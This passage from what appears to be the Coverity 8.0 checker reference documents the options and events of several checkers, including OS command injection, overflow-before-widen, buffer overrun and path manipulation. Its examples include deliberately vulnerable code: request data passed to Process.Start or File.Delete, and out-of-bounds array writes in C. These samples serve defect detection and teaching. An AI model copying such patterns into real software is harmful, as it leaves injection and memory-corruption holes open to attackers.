- `OS_CMD_INJECTION:trust_console:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from the console as tainted. Defaults to `OS_CMD_INJECTION:trust_console:true`. Setting this checker option will override the global `--trust-console` and `--distrust-console` command options.

- `OS_CMD_INJECTION:trust_cookie:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from HTTP cookies as tainted. Defaults to `OS_CMD_INJECTION:trust_cookie:false`. Setting this checker option will override the global `--trust-cookie` and `--distrust-cookie` command options.

- `OS_CMD_INJECTION:trust_database:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from a database as tainted. Defaults to `OS_CMD_INJECTION:trust_database:true`. Setting this checker option will override the global `--trust-database` and `--distrust-database` command options.

- `OS_CMD_INJECTION:trust_environment:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from environment variables as tainted. Defaults to `OS_CMD_INJECTION:trust_environment:true`. Setting this checker option will override the global `--trust-environment` and `--distrust-environment` command options.

- `OS_CMD_INJECTION:trust_filesystem:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from the filesystem as tainted. Defaults to `OS_CMD_INJECTION:trust_filesystem:true`. Setting this checker option will override the global `--trust-filesystem` and `--distrust-filesystem` command options.

- `OS_CMD_INJECTION:trust_http:<boolean>`: Setting this C# and Java Web Application Security option to false causes the analysis to treat data from HTTP requests as tainted. Defaults to `OS_CMD_INJECTION:trust_http:false`. Setting this checker option will override the global `--trust-http` and `--distrust-http` command options.

- `OS_CMD_INJECTION:trust_http_header:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from HTTP headers as tainted. Defaults to `OS_CMD_INJECTION:trust_http_header:false`. Setting this checker option will override the global `--trust_http_header` and `--distrust-http-header` command options in the *Coverity 8.0 Command and Ant Task Reference*.

- `OS_CMD_INJECTION:trust_network:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from the network as tainted. Defaults to `OS_CMD_INJECTION:trust_network:false`. Setting this checker option will override the global `--trust-network` and `--distrust-network` command options.
- `OS_CMD_INJECTION:trust_rpc:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from RPC requests as tainted. Defaults to `OS_CMD_INJECTION:trust_rpc:false`. Setting this checker option will override the global `--trust-rpc` and `--distrust-rpc` command options.
- `OS_CMD_INJECTION:trust_servlet:<boolean>` - [Deprecated] This option is deprecated as of version 7.7.0 and will be removed from a future release. Use trust_http instead.
- `OS_CMD_INJECTION:trust_system_properties:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from system properties as tainted. Defaults to `OS_CMD_INJECTION:trust_system_properties:true`. Setting this checker option will override the global `--trust-system-properties` and `--distrust-system-properties` command options.

See the corresponding command options to `cov-analyze` in the *Coverity 8.0 Command and Ant Task Reference*.

4.115.3. Examples

This section provides one or more examples of defects found by the OS_CMD_INJECTION checker.

4.115.3.1. C#

In the following OS command injection example, tainted data from an HTTP request is used to start a process in an unsafe manner.

```
using System;
using System.Diagnostics;
using System.Web;

class OSCmdInjection
{
    HttpRequest req;

    void test()
    {
        String tainted = req["tainted"];
        Process.Start(tainted); // Defect
    }
}
```

4.115.3.2. Java

For code examples, Section 7.1.4.3, “OS Command Injection” and Section 7.6.3, “OS Command Injection code examples”.

4.115.4. Models and Annotations

4.115.4.1. C#

C# models and primitives (see Section 6.2, “Models and Annotations in C#”) can improve analyses with this checker in the following case:

- If the OS_CMD_INJECTION checker does not recognize a method parameter in your program as one that is used to start a new operating system process (either as the path to the executable or the arguments to it), you can model it as such. For more information, see the sections "Security.CommandFileNameSink(Object)" and "Security.CommandArgumentsSink(Object)" in Section 6.2.1.3, “C# primitives”. The following model directs the OS_CMD_INJECTION checker to report a defect if tainted data flows into the command line parameter of the `MyProcessWrapper.Execute` method:

```
public MyProcessWrapper {
  void Execute(String commandLine) {
    Security.CommandFileNameSink(commandLine);
  }
}
```

The following model directs the OS_CMD_INJECTION checker to report a defect if tainted data flows into the `args` parameter of the `MyProcessWrapper.Execute` method.

```
public MyProcessWrapper {
  void Execute(String safeCommandLine, String args) {
    Security.CommandArgumentsSink(args);
  }
}
```

4.115.4.2. Java

Java models and annotations (see Section 6.3, “Models and Annotations in Java”) can improve analyses with this checker in the following cases:

- If the analysis misses defects because it does not treat certain data as tainted, see discussion of the `@Tainted` annotation, and see Section 6.3.1.3, “Modeling Sources of Untrusted (Tainted) Data” for instructions on marking method return values, parameters, and fields as tainted.
- If the analysis reports false positives because it treats a field as tainted when you believe that tainted data cannot flow into that field, see `@NotTainted`.
- If the OS_CMD_INJECTION checker does not recognize a method parameter in your program as one that is used to start a new operating system process (either as the path to the executable or the arguments to it), you can model it as such. The following model directs the OS_CMD_INJECTION checker to report a defect if tainted data flows into the `commandLine` parameter of the `MyProcessWrapper.execute` method.

```
public MyProcessWrapper {
  void execute(String commandLine) {

com.coverity.primitives.SecurityPrimitives.os_cmd_one_string_sink(commandLine);
```

```
  }
}
```

See also, Section 6.3.1.5, “Adding Assertions that Fields are Tainted or Not Tainted ”.

4.115.5. Events

This section describes one or more events produced by the OS_CMD_INJECTION checker.

- `os_cmd_sink` - A tainted string is passed to a method that executes an OS command or launches a new process. An attacker can subvert this execution.
- `remediation` - Contains advice on how to fix the detected OS command injection defect.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.116. OVERFLOW_BEFORE_WIDEN

Quality Checker

4.116.1. Overview

This C/C++, C#, and Java checker finds cases in which the value of an arithmetic expression might overflow before the result is widened to a larger data type. The checker only reports cases where the program already contains a widening operation, but that operation is performed too late. In most cases, the solution is to widen at least one operand to a wider type before performing the arithmetic operation.

The defect indicates that the value of an arithmetic expression is subject to overflow due to a failure to cast operands to a larger data type before performing arithmetic. The failure to cast can yield an unexpected value. For example, an operation that multiplies two integers might yield a value other than a product that results from using arbitrary precision integers (for example, a value other than what a calculator produces when you multiply the two numbers). The checker reports a defect only if it finds some indication that the extra precision is desired.

C/C++, C#, and Java

- **Enabled by Default**: OVERFLOW_BEFORE_WIDEN is enabled by default. For enablement/ disablement details and options, see Section 1.3, “Enabling Checkers”.

4.116.2. Options

This section describes one or more OVERFLOW_BEFORE_WIDEN options.

- `OVERFLOW_BEFORE_WIDEN:check_bitwise_operands:<boolean>` - When this C/C++, C#, and Java option is true, the checker reports defects based on values that have gone through bitwise-and, bitwise-or, or bitwise-xor operations. By default, the checker treats overflow in the argument to a bitwise operator as intentional. Defaults to `OVERFLOW_BEFORE_WIDEN:check_bitwise_operands:false` (for C/C++, C#, and Java).

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

  Example:

  ```
  unsigned int x = ...;
  unsigned long long y = (x << 16) | (x >> 16); // switch endianness
  ```

- `OVERFLOW_BEFORE_WIDEN:check_macros:<boolean>` - When this C/C++ option option is true, the checker reports potentially overflowing operations even when they occur within macros. The checker ignores macros by default. Defaults to `OVERFLOW_BEFORE_WIDEN:check_macros:false` (for C/C++ only).

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `OVERFLOW_BEFORE_WIDEN:check_nonlocals:<boolean>` - When this C/C++, C#, and Java option is true, the checker reports potentially overflowing operations even when the cause of widening is nonlocal (for example, a function or method call, or a global static variable). Defaults to `OVERFLOW_BEFORE_WIDEN:check_nonlocals:false` (for C/C++, C#, and Java).

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

  For C/C++, this option allows the checker to report the following as a defect:

```
long long foo() { return 4294967296; }

int compare(int x, int y) {
    return (x << y) == foo();
}
```

For C#, this option allows the checker to report the following:

```
class External {
    public static void use(long l) {}
}
class Other {
  void use(long l) {}
  void testLocal(int i, int j) {
    use(i * j); // Always a bug
  }
  void testNonLocal(int i, int j) {
    External.use(i * j); // Only a bug with check_nonlocals
  }
}
```

For Java, enabling this option allows the checker to report the following as a defect:

```
long foo() { return 4294967296L; }
boolean compare(int x, int y) {
    return (x << y) == foo();
}
```

- `OVERFLOW_BEFORE_WIDEN:check_types:<regex>` - This C/C++ option specifies a regular expression (Perl syntax) to match against the destination type of the existing widening operation. A defect will only be reported if the destination type matches the specified regular expression. Defaults to `OVERFLOW_BEFORE_WIDEN:check_types:(?:unsigned )?long long|.*64.*` (for C/C++ only).

  This checker option is automatically set to `*` if the `--aggressiveness-level` option of `cov-analyze` is set to `high`.

- `OVERFLOW_BEFORE_WIDEN:class_is_nonlocal:<boolean>` - When true, member functions and fields within the current class (C++, Java, C#) are treated as "non-local" and not used as the basis for reporting a defect. This C/C++, C#, and Java option has no effect when `check_nonlocals` is true.Defaults to `OVERFLOW_BEFORE_WIDEN:class_is_nonlocal:false` for all languages.

- `OVERFLOW_BEFORE_WIDEN:general_operator_context:<boolean>` - If this C/C++, C#, and Java option is set to true, the checker will report defects on implicit widening casts of operands in addition, subtraction, and boolean bitwise operations. These widening casts occur when the type of one operand is wider than the other operand. Defaults to `OVERFLOW_BEFORE_WIDEN:general_operator_context:false` for all languages.

  Example:

```
void foo(long long lw,int x, int y,int z)
```

```
{
    long long ll;
    ll = lw + (x*y); //Reported with general_operator_context
    ll = (x*y)-lw; //Reported with general_operator_context
    ll =  (x*y)/lw; //Not reported with general_operator_context
    z = lw + (x*y) >> 1; //Reported with general_operator_context
    ll = x*(lw+y*z); ////Reported with general_operator_context

}
```

This checker option is automatically set to `true` if the `--aggressiveness-level` option of `cov-analyze` is set to `high`.

- `OVERFLOW_BEFORE_WIDEN:ignore_types:<regex>` - This C/C++ option specifies a regular expression (Perl syntax) to match against the destination type of the existing widening operation. A defect will *NOT* be reported if the destination type matches the specified regular expression, even if it matches the `check_types` regular expression. Defaults to `OVERFLOW_BEFORE_WIDEN:ignore_types:s?size_t|off_t|time_t|__off64_t|ulong|.*32.*` (for C/C++ only).

  This checker option is automatically set to `^$` if the `--aggressiveness-level` option of `cov-analyze` is set to `high`.

- `OVERFLOW_BEFORE_WIDEN:relaxed_operator_context:<boolean>` - If this C/C++, C#, and Java option is set to false, the checker will only look for widening casts in certain contexts, such as assignment, conditions, function arguments, and explicit casts, but it will not consider implicit widening casts inside expressions in such contexts. However, if this option is set to true, the checker will look for widening casts inside an expression, and it will look into sub-expressions when the operands are in addition, subtraction, boolean bitwise, and unary operations. Defaults to `OVERFLOW_BEFORE_WIDEN:relaxed_operator_context:false` for all languages.

  Example:

```
void foo(long long lw,int x, int y,int z)
{
    long long ll;
    ll = lw + (x*y); //Reported with relaxed_operator_context
    ll = (x*y)-lw; //Reported with relaxed_operator_context
    ll =  (x*y)/lw; //Not reported with relaxed_operator_context
    z = lw + (x*y) >> 1; //Not reported with relaxed_operator_context
    ll = x*(lw+y*z); ////Not reported with relaxed_operator_context

}
```

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of `cov-analyze` is set to `medium`.

- `OVERFLOW_BEFORE_WIDEN:report_intervening_widen:<boolean>` - If this C/C++, C#, and Java option is set to true, a widening cast between two multiplications, such as `(long long)(x * x) * y`, will be treated as a defect. By default, such a widening cast is treated as intentional (and not a defect) on the assumption that it is protecting the later multiplication from overflow because the programmer knows that the first one will not overflow. Defaults to `OVERFLOW_BEFORE_WIDEN:report_intervening_widen:false`.

This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

4.116.3. Examples

This section provides one or more examples of defects found by the OVERFLOW_BEFORE_WIDEN checker.

4.116.3.1. C/C++

In the following example, the checker reports a defect because `x * y` exceeds the maximum value allowed by the `unsigned` type for the target platform (2^{32} – 1, that is, 4,294,967,295):

```
void foo() {
    unsigned int x = 2147483648;
    unsigned int y = 2;
    unsigned long long z;
    if ((x * y) == z) {
        // Do something.
    }
}
```

The result of the expression `(x * y)` is 0, which might not be what the programmer intended. To obtain the result 4294967296, a cast on one of the operands is required:

```
if (((unsigned long long) x * y) == z) {
    // Do something.
}
```

In contrast, the checker does *not* report a defect below, because extra precision was not desired:

```
unsigned int bar() {
    unsigned int x = 2147483648;
    unsigned int y = 2;
    return x * y;
}
```

Note that the checker will not report a defect if it finds that the overflow condition cannot occur or that it is unlikely to be an issue even if it does occur.

4.116.3.2. C# and Java

This section provides one or more examples of defects found by the OVERFLOW_BEFORE_WIDEN checker.

```

public class OverflowBeforeWiden
{
    long multiply(int x1, int x2)
    {
        return x1 * x2; //An OVERFLOW_BEFORE_WIDEN defect here.
    }
}
```

4.116.4. Events

C/C++, C#, and Java

This section describes one or more events produced by the OVERFLOW_BEFORE_WIDEN checker.

- `overflow_before_widen` - Indicates that the checker found an instance of the defect.

4.117. OVERRUN

Quality, Security Checker

4.117.1. Overview

This C/C++ checker finds many instances where buffers are accessed out of bounds. Improper buffer access can corrupt memory and cause process crashes, security vulnerabilities and other severe system problems. OVERRUN looks for out-of-bounds indexing into both heap buffers and stack buffers.

Enabled by Default: OVERRUN is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.117.2. Options

This section describes one or more OVERRUN options.

- `OVERRUN:allow_cond_call_on_parm:<boolean>` - When this C/C++ option is true, the checker will report cases where a buffer parameter is indexed by another parameter even though the index that is passed to a function in a conditional could potentially check its range. Defaults to false. Defaults to `OVERRUN:allow_cond_call_on_parm:false`

  Example:

  ```
  int foo(int);
  void default_check_ignore(char *b, int s) {
      if (foo(s))  // assume foo() does no range check on s
          return;
      b[s] = 'a';  // array access at b[s]
  }

  void test() {
      char *buffer = malloc(128 * sizeof(char));
      default_check_ignore(buffer, 256); // potential overflow at buffer[256]
  }
  ```

- `OVERRUN:allow_range_check_on_parm:<boolean>` - When this C/C++ option is true, the checker will report defects when a buffer parameter is indexed by another parameter, even though the index has been previously range-checked against some variable (for example, a global). Defaults to `OVERRUN:allow_range_check_on_parm:false`

  Example:

```
int g = 1000;
void callee(char *x, int n) {
    if (n < g) {
        x[n] = 0;
    }
}
void caller() {
    char buf[10];
    // checking 10 against 1000 does not guard against overrun...
    callee(buf, 10);
}
```

- `OVERRUN:allow_strlen:<boolean>` - When this C/C++ option is true, the checker will analyze `strlen` function to determine buffer size. This option is enabled by default when the `allow_symbol` option is set to true. Defaults to `OVERRUN:allow_strlen:true`

- `OVERRUN:allow_symbol:<boolean>` - When this C/C++ option option is true, the checker uses symbolic analysis to find array overruns, even when the size of the array is determined at run time. Defaults to `OVERRUN:allow_symbol:true`

  Example:

  ```
  void test(int n, int i) {
      int *x = new int[n];
      if (i <= n) // OVERRUN when i == n
          x[i] = 1;
      delete[] x;
  }
  ```

- `OVERRUN:check_nonsymbolic_dynamic:<boolean>` - When this C/C++ option is true, the checker will report overruns of arrays that are dynamically allocated but with fixed allocation sizes. These reports have a high false positive rate because the analysis often cannot determine the proper correlation between allocation sites and array accesses in code that uses this technique. Defaults to `OVERRUN:check_nonsymbolic_dynamic:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `OVERRUN:report_underrun:<boolean>` - When this C/C++ option is true, the checker reports when an array is accessed with a negative index. Defaults to `OVERRUN:report_underrun:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

  Example:

  ```
  void underrun() {
      int array[10];
      // reported if 'report_underrun' is enabled
      array[-1] = 1;
  }
  ```

- `OVERRUN:strict_arithmetic:<boolean>` - When this C/C++ option is true, the checker reports when pointer arithmetic yields an address that is before the first byte or after the last byte+1 of the buffer. Using this address as a loop bound will typically result in an overrun or underrun issue. Defaults to `OVERRUN:strict_arithmetic:true`

  Example:

  ```
  void arith() {
      int array[10];
      // not reported, no bug here
      std::sort(array, array+10); // std::sort will access array[9]
      // reported if 'strict_arithmetic' is enabled
      std::sort(array, array+11); // std::sort will access array[10]
  }
  ```

- `OVERRUN:strict_member_boundaries:<boolean>` - When this C/C++ option is true, the checker reports when adjacent arrays within a struct are used as a single large array (the C language does not guarantee that this is safe). Defaults to `OVERRUN:strict_member_boundaries:true`

  Example:

  ```
  struct S {
      int x[10];
      int y[20];
  };
  void member_boundaries() {
      struct S s;
      // reported if 'strict_member_boundaries' is enabled
      memset(&s.x[0], 0, sizeof(int)*30); // access s.x[29]
  }
  ```

4.117.3. Examples

This section provides one or more examples of defects found by the OVERRUN checker.

The following example shows a buffer overrun defect when the buffer size is fixed.
For the defect in this example to appear in the analysis results, you need to add `OVERRUN:check_nonsymbolic_dynamic:true` to the analysis.

```
void bad_heap() {
    int *buffer = (int *) malloc(10 * sizeof(int)); // 40 bytes
    int i = 0;
    for(; i <= 10; i++) {   // Defect: writes buffer[10] and overruns memory
        buffer[i] = i;
    }
}
```

The following examples show a buffer overrun error when the buffer size is determined at runtime.

```
void test(int i) {
    int n;
    char *p = malloc(n);
    int y = n;    //  Valid indices are buffer[0] to buffer[y - 1]
```

```
    p[y] = 'a';   //  Defect: writing to buffer[y] overruns local buffer

}
```

```
struct s {
    int a;
    int b;
} s1;

void test() {
    int n, i;
    struct s  *p = malloc(n * sizeof(struct s));
    if (i <= n)     //  "i" can be equal to n
        p[i] = s1;  // Defect: overrun of buffer p
}
```

This checker reports a dereference (local or interprocedural) as an overrun defect if either bound of the offset (plus element size) exceeds the upper bound of the buffer size. In accordance with the Coverity evidence-based reporting approach, the checker does not report a defect when the offset (plus element size) might exceed the upper bound of the buffer size. In other words, it does not report a defect simply because the offset does not have an upper bound. Instead, it reports a defect when the current program path imposes a bound on a pointer offset, and that offset is bad. For example, the checker reports the following because the programmer provided evidence that n might be `99`:

```
void access_dbuffer(int *x, int n) {
    x[n-1] = 1;
}
void caller(int n) {
    int array[10];
    if (n < 100) {
        access_dbuffer(array, n); // defect
    }
}
```

However, the checker does not report the following as a defect because the programmer provides evidence that `i` might be `9`, but not necessarily `10`:

```
void foo() {
    int array[10];
    int i = get();
    if (i > 8) {
        array[i] = 1;
    }
}}
```

4.117.4. Events

This section describes one or more events produced by the OVERRUN checker.

- `access_dbuff_const` - A called function calls *another function*, which indexes a provided array at a constant offset, for example:

  ```
  void callee1(int *x) {
  ```

```
    x[10] = 1;
}
void callee2(int *x) {
    callee1(x); //Calling "callee1(int *)" indexes array "x" at byte position 40.
}
void caller() {
    int x[5];
    callee2(x);
}
```

- `alias` - An existing pointer to a buffer is assigned to another variable.
- `alloc_strlen` - A potential defect. A buffer is allocated to match the length of a string but omits space for a terminating null character.
- `buffer_alloc` - A memory allocator is called.
- `const_string_assign` - A string literal is assigned to a variable.
- `overrun-buffer-arg` - In the function, a buffer was indexed at an out-of-bounds position. Both the buffer and index were passed to the function.
- `overrun-buffer-val` - In the function, a buffer was indexed at an out-of-bounds position. The buffer was passed to the function and a local variable was used as the index.
- `overrun-local` - In the function, a buffer was indexed at an out-of-bounds position. Both the buffer and index were local variables.
- `sprintf_overrun` - The `sprintf()` method is called with a string whose length is greater than (or equal to) the size of the destination buffer.
- `strcpy_overrun` - The `strcpy()` method is called with a string whose length is greater than (or equal to) the size of the destination buffer.
- `strlen_assign` - The result of the call to `strlen()` is assigned to a variable.
- `symbolic_assign` - A value correlated to the size of a buffer is assigned to a variable.
- `symbolic_compare` - A variable whose value is correlated to the size of a buffer is compared with another variable.
- `var_assign` - The result of dynamic memory allocation is assigned to a variable.

4.118. PARSE_ERROR

Quality

4.118.1. Overview

PARSE_ERROR is not a typical checker. Rather, when the Coverity compiler cannot parse the source code, PARSE_ERROR will create a defect report containing the parse error message.

These parsing errors usually occur because a compiler is misconfigured. When they occur, you need to review the compiler configurations and the Coverity build log and, if you need help, contact `support@coverity.com`. When the compiler cannot recover from a parse error, the entire compilation unit is unavailable for analysis.

This checker is a type of parse warning checker. For additional details about it, see Section 4.119, "PW.*, RW.*, SW.*: Compiler Warnings ".

Disabled by Default: You can view unrecoverable compiler warning errors in Coverity Connect by adding the option `--enable PARSE_ERROR` to the `cov-analyze` command.

4.119. PW.*, RW.*, SW.*: Compiler Warnings

Quality, Compiler Warning Checkers

4.119.1. Overview

Unlike other Coverity checkers, compiler warning checkers only expose and filter warnings from the Coverity compiler and do not use interprocedural modeling. In other words, parse warning checkers perform local analyses that do not consider the behavior of called functions.

Disabled by Default: You can view unrecoverable compiler warning errors in Coverity Connect by adding the option `--enable PARSE_ERROR` to the `cov-analyze` command.

Default settings are managed through a configuration file. For details, see Section 1.3.2, "Enabling Compilation Warning checkers (PW.*, RW.*, SW.*)".

The following PW.* checker is set to `true` if the `--aggressiveness-level` option of `cov-analyze` is set to `medium` (or to `high`):

```
PW.DECLARED_BUT_NOT_REFERENCED
```

The following PW.* checkers are set to `true` if the `--aggressiveness-level` option of `cov-analyze` is set to `high`:

```
PW.ALREADY_DEFINED
PW.BAD_INITIALIZER_TYPE
PW.BAD_RETURN_VALUE_TYPE
PW.CLASS_WITH_OP_DELETE_BUT_NO_OP_NEW
PW.CLASS_WITH_OP_NEW_BUT_NO_OP_DELETE
PW.ILP64_WILL_NARROW
PW.INCOMPATIBLE_ASSIGNMENT_OPERANDS
PW.INCOMPATIBLE_OPERANDS
PW.INCOMPATIBLE_PARAM
PW.INTEGER_TRUNCATED
PW.MIXED_ENUM_TYPE
PW.NESTED_COMMENT
PW.NO_CORRESPONDING_DELETE
PW.NO_CORRESPONDING_MEMBER_DELETE
PW.NO_CTOR_BUT_CONST_OR_REF_MEMBER
PW.NON_CONST_PRINTF_FORMAT_STRING
PW.NONSTD_VOID_PARAM_LIST
PW.NOT_COMPATIBLE_WITH_PREVIOUS_DECL
PW.POINTER_CONVERSION_LOSES_BITS
PW.SET_BUT_NOT_USED
```

When you run `cov-build`, warning information is stored in the intermediate directory. If you enable parse warnings, checkers expose these warnings as defects during the analysis process.

4.119.1.1. Parse warnings (PW.*)

A variety of problems are found by parse warnings. Parse warnings can show simple problems in the code, or can be signs of deeper defects. Parse warnings have the prefix PW.

Parse warnings checkers are documented in the comments of the sample configuration file, `<install_dir_sa>/config/parse_warnings.conf.sample` (see Section B.2, “Parse Warning Configuration File”).

Parse errors (PARSE_ERROR)

- Unrecoverable parse errors are named PARSE_ERROR. If the compiler cannot recover from a parse error, the entire compilation unit is not available to be analyzed.

4.119.1.2. Recovery warnings (RW.*)

Recovery warnings have the prefix RW. The Coverity compiler can recover from some parse errors. If the parse error is unrecoverable, see PARSE_ERROR. The function that caused the parse error is not analyzed. When the compiler recovers, a recovery warning occurs on the line of the recovery. For the functions that are not available for analysis, the recovery warning RW.ROUTINE_NOT_EMITTED also occurs.

4.119.1.3. Semantic warnings (SW.*)

The compiler encounters non-standard code, but can provide a reasonable approximation of what was intended by the code. Semantic warnings can indicate that code is non-portable or could easily be misunderstood by other developers. Semantic warnings can also result in a loss of fidelity if the Coverity interpretation of the code is different then that of the native compiler. Coverity recommends fixing semantic warnings. Semantic warnings have the prefix SW.

4.119.1.3.1. SW.INCOMPLETE_TYPE_NOT_ALLOWED

The SW.INCOMPLETE_TYPE_NOT_ALLOWED warning reports if the type of the `type-id` is a class type or a reference to a class type, and the class is not completely defined.

4.119.2. Examples

This section provides one or more examples of defects found by the PARSE_WARNINGS checker.

The PW.INCLUDE_RECURSION warning reports recursive header file problems that can cause the code to not compile, or that cause incorrect run-time behavior. Code might not compile if there is a dependency cycle in two header files that are included. Incorrect run-time behavior can occur because of function overloading, for example. Also, recursive include files can be difficult to maintain and problems difficult to fix.

For example, the following header files `a.h` and `b.h` are included by `c.cc`.

```
// a.h
#ifndef A_H        // multiple-inclusion guard
#define A_H
#include "b.h"     // class B, print(B*)
class A {
public:
        B *b;
        void pb() { print(b); }
};

void print(A *) { printf("print(A*)\n"); }
#endif // A_H
```

```
// b.h
#ifndef B_H
#define B_H
#include "a.h"     // class A, print(A*)
class B {
public:
    A *a;
    void pa() { print(a); }
};

void print(B *) { printf("print(B*)\n"); }
#endif // B_H
```

The following code, `c.cc`, will not compile because `b.h` includes `a.h`, which defines class A, but because of a dependency cycle, only one of class A or class B can be processed first, at which time the other class must be undefined.

```
// c.cc
#include <stdio.h> // printf
void print(void *) { printf("print(void*)\n"); }
#include "a.h"     // class A
#include "b.h"     // class B
int main()
{
     (new A)->pb();
     (new B)->pa();
     return 0;
}
```

If you try to compile this code with gcc 4.1.1, you will receive the following confusing error:

```
b.h:8: error: ISO C++ forbids declaration of 'A' with no type
b.h:8: error: expected ';' before '*' token
```

If you add the following forward declaration for class A, the code will compile, but you will get unexpected output.

```
// b.h
#ifndef B_H
#define B_H
#include "a.h"     // class A, print(A*)
class A;  //forward declaration
class B {
public:
     A *a;
     void pa() { print(a); }
};

void print(B *) { printf("print(B*)\n"); }
#endif // B_H
```

You would expect the program to print the following output:

```
print(B*)
print(A*)
```

But instead, the following output is printed because `print(A*)` is still not visible, but `print(void*)` is visible, and so that function is selected as the implementation of `B::pa`:

```
print(B*)
print(void*)
```

These problems can all be fixed if you avoid cycles in the include structure. The PW.INCLUDE_RECURSION warning finds such cycles.

4.119.3. Events

This section describes one or more events produced by the PARSE_WARNINGS checker.

- Main event : The warning text, which appears above the line of cause that is causing the warning.
- Primary file event : The name of the file that was being compiled if the warning appears in a different file. This event, if present, follows the main event.
- Caret line : A caret character (^) in the column that triggered the warning. This event appears below the line of code that caused the warning.

4.120. PASS_BY_VALUE

Quality Checker

4.120.1. Overview

This C/C++ checker finds instances of function parameters whose types are too big (by default, over 128 bytes). To avoid this defect, such parameters should be passed as pointers (in C) or as references (in C++). The checker does not report a defect for a write to a parameter because the write might be intentional. However, for C++ code, the checker does report a defect if a `catch` statement for a pass-by-value exception object is bigger than 64 bytes.

Passing by value is not necessarily a defect but there can be a performance loss because of the amount of data copied. You can use the checker options to tune thresholds that determine when errors are reported (see Section 4.120.2, “Options ”).

Although an incorrect pass-by-value should never be reported, the passed size might not be large enough to warrant changing the code. If this is the case, you can use a code annotation to suppress a `pass_by_value` event.

Enabled by Default: PASS_BY_VALUE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.120.2. Options

This section describes one or more PASS_BY_VALUE options.

- `PASS_BY_VALUE:catch_threshold:<bytes>` - This C/C++ option specifies the maximum size of a catch parameter. When a catch parameter is larger, the checker will report a defect. Defaults to `PASS_BY_VALUE:catch_threshold:64` (64 bytes).
- `PASS_BY_VALUE:size_threshold:<bytes>` - This C/C++ option specifies the maximum size of a function parameter. When a parameter is larger, the checker will report a defect. Defaults to `PASS_BY_VALUE:size_threshold:128` (128 bytes).
- `PASS_BY_VALUE:unmodified_threshold:<bytes>` - This C/C++ option specifies the maximum size of a function parameter that is not modified inside the function. When an unmodified parameter is larger, the checker will report a defect. Defaults to `PASS_BY_VALUE:unmodified_threshold:128` (128 bytes).

4.120.3. Examples

This section provides one or more examples of defects found by the PASS_BY_VALUE checker.

```
struct big {
    int a[20];
    int b[20];
    int c[20];
};

void test(big b) {   // Warning: passing by value, 240 bytes
}
```

```
struct exn {
    const char str[128];
    int code;
};

void foo() {
   try {
       //...
   } catch(exn e) { // Warning, catch by value, 132 bytes
       //...
   }
}
```

4.120.4. Events

This section describes one or more events produced by the PASS_BY_VALUE checker.

- `pass_by_value`: A large object (by default, greater than 128 bytes) is passed by value to a function, or a large object is *caught* by value.

4.121. PATH_MANIPULATION

Security Checker

4.121.1. Overview

This C# and Java checker detects many cases in which a filename or path is constructed unsafely.

An attacker who has control over part of the filename or path might be able to maliciously alter the overall path and access, modify, or test the existence of critical or sensitive files. Particular concerns are the ability to perform directory traversal in a path (for example, `../`) or to specify absolute paths.

These types of vulnerabilities can be prevented by proper input validation. The user input should be whitelisted to contain only the expected values or characters.

The PATH_MANIPULATION checker uses the global trust model to determine whether to trust servlet inputs, the network data, file system data, or database information. You can use the `--trust-*` and/or `--distrust-*` options to cov-analyze to modify the current settings.

Disabled by Default: PATH_MANIPULATION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable PATH_MANIPULATION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.121.2. Examples

This section provides one or more examples of defects found by the PATH_MANIPULATION checker.

4.121.2.1. C#

The following example shows a vulnerability in which an HTTP request parameter is used to construct an unsafe file path.

```
using System;
using System.IO;
using System.Web;

public class PathManipulation {

    void Test(HttpRequest req) {
        String attachment = req["attachment"];
        File.Delete(@"c:\tmp\attachments\" + attachment);
            //Defect
    }
}
```

4.121.2.2. Java

The following example shows a PATH_MANIPULATION vulnerability in a Spring 3 controller. Here, the `user` parameter is used to construct and write to an unsafe path.

```
>@Controller
class MyController {

  private final String WEBDATA_ROOT = “/home/www/data”;

  @RequestHandler(“/log_success”)
  public String logSuccessHandler(@RequestParam String user) {
    String loc = WEBDATA_ROOT + “logs/” + user;
    try (FileWriter fw = new FileWriter(loc, true)) {
      fw.write("Success: “ + new Date() + “\n");
    } catch (IoException e) { }
    return “redirect:/”;
  }
}
```

4.121.3. Models and Annotations

Java models and annotations (see Section 6.3, “Models and Annotations in Java”) can improve analyses with this checker in the following cases:

